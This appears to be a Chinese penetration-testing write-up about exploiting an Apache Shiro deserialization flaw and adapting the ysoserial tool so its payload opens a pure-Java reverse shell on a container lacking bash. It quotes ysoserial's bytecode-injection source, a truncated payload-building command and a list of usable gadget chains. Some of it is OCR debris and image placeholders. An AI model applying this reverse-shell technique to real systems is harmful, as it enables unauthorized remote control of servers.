记一次突破反弹 shell_酒仙桥六号部队 - MdEditor

> 记一次突破反弹 shell


背景


某天闲着无聊，小伙伴发来一个某网站，说只能执行命令，不能反弹 shell。


?
干啥
带佬
求助!
人傻了!
什么玩意
Linux 弹不出来 shell
谈不出来?
Shiro 序列化执行命令,
反序列化
写用户进不去,
对,
弹 shell 出不来。

测试

对着目标站点一顿测试。





发现确实存在 shiro 反序列化，并且存在可以利用的 gadget。

利用

发现确实可以执行命令，但是我们执行反弹的时候。

反弹不回来，emmm。

查看各种系命令以及分析。

发现是一个精简的 Linux，经常用于 docker 环境的搭建。

并没有 bash 环境。

使用 sh 命令反弹结果一样，之后尝试了各种反弹的方法，一言难尽。

所以我们需要一种新的反弹方法，利用 java 直接创建一个 socket 反弹。

ysoserial

ysoserial 是一款在 Github 开源的知名 java 反序列化利用工具，里面集合了各种 java 反序列化 payload。

源码下载地址：

https://codeload.github.com/frohoff/ysoserial/zip/master

在很多 java 类的反序列化攻击场景中会利用到该工具。

例如：apache shiro 反序列化，会使用 ysoserial 生成反序列化语句，再使用 key 加密，发送攻击 payload。

如下 python 脚本，就是利用 ysoserial 生成反序列化语句，再用 key 加密生成 cookie。


目的

各种各样的反弹 shell 注入 bash、sh、perl、nc、python 等等，都比较依赖目标系统的环境和操作系统类型等等，如果可以直接利用 java 创建一个 socket 反弹 shell 则可以无需关心这些环境直接反弹 shell。


ysoserial 分析

在执行 ysoserial 的时候一般使用的命令是 java -cp ysoserial.jar / 某个 payload/ / 命令 /

打开源码分析对应的 payload 类执行过程，如 CommonsCollections2。




在执行该类的时候，运行 payloadrunner 类的 run 方法，来执行本类的 class 文件，再加上接收的参数，跟入 payloadrunner 类。




这里会调用 payload 中的 getObject 方法传入要执行的命令，命令是接收的输入或者是 getDefaultTestCmd()，也就是说我们如果不输入命令，他会执行以下默认命令。

```
Windows:calc
MacOS:calculator
Linux:gnome-calculator\kclac
```

如果输入了命令会执行自定义命令， 接下来会执行 getObject 方法 () 来生成 payload， 跟入对应类的 getObject 方法。



getObject 方法中，调用 Gadgets 类中的 createTemplatesImpl 方法生成临时的 java 字节码文件，跟入对应的方法。



```
public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
        throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    ClassPool pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    pool.insertClassPath(new ClassClassPath(abstTranslet));
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());
    // run command in static initializer
    // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
    String cmd = "java.lang.Runtime.getRuntime().exec(\"" +
        command.replaceAll("\\\\", "\\\\\\\\").replaceAll("\"", "\\\"") +
        "\");";
    clazz.makeClassInitializer().insertAfter(cmd);
    // sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
    clazz.setName("ysoserial.Pwner" + System.nanoTime());
    CtClass superC = pool.get(abstTranslet.getName());
    clazz.setSuperclass(superC);

    final byte[] classBytes = clazz.toBytecode();

    // inject class bytes into instance
    Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
        classBytes, ClassFiles.classAsBytes(Foo.class)
    });

    // required to make TemplatesImpl happy
    Reflections.setFieldValue(templates, "_name", "Pwnr");
    Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
    return templates;
}
```

ysoserial 改造

可以看到作者在命令获取处已经留下了注释。

待做: 也可以做一些有趣的事情，比如注入一个纯 JavaRev/BindShell 来绕过幼稚的保护。

```
TODO: could also do fun things like injecting a pure-j
```

一般情况我们在 ysoserial 后面写的命令调用的是 java.lang.Runtime.getRuntime().exec() 方法来执行命令，写死了，此处我们可以进行改造。

在原来的代码基础上写成：


这样我们再重新打包 ysoserial 文件再执行命令时使用如下格式。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsColl
```


可以直接获得一个反弹 shell。

生成 payload 利用

发送。



Bingo，得到一个反弹 shell。



ysoserial 改造总结

由于不是所有的 payload 在构造时都调用了 Gadgets.createTemplatesImpl, 所以只有以下几种适用于以上修改。

```
CommonsBeanutils1
CommonsCollections2
CommonsCollections3
CommonsCollections4
Hibernate1
JavassistWeld1
JBossInterceptors1
Jdk7u21
JSON1
ROME
Spring1
Spring2
Vaadin1
```

此方法不依赖于目标操作系统和组件，可以直接利用 java 创建反弹 shell。

全文完

使用了 全新的简悦词法分析引擎 beta，点击查看
(http://ksria.com/simpread/docs/#/词法分析引擎)详细说明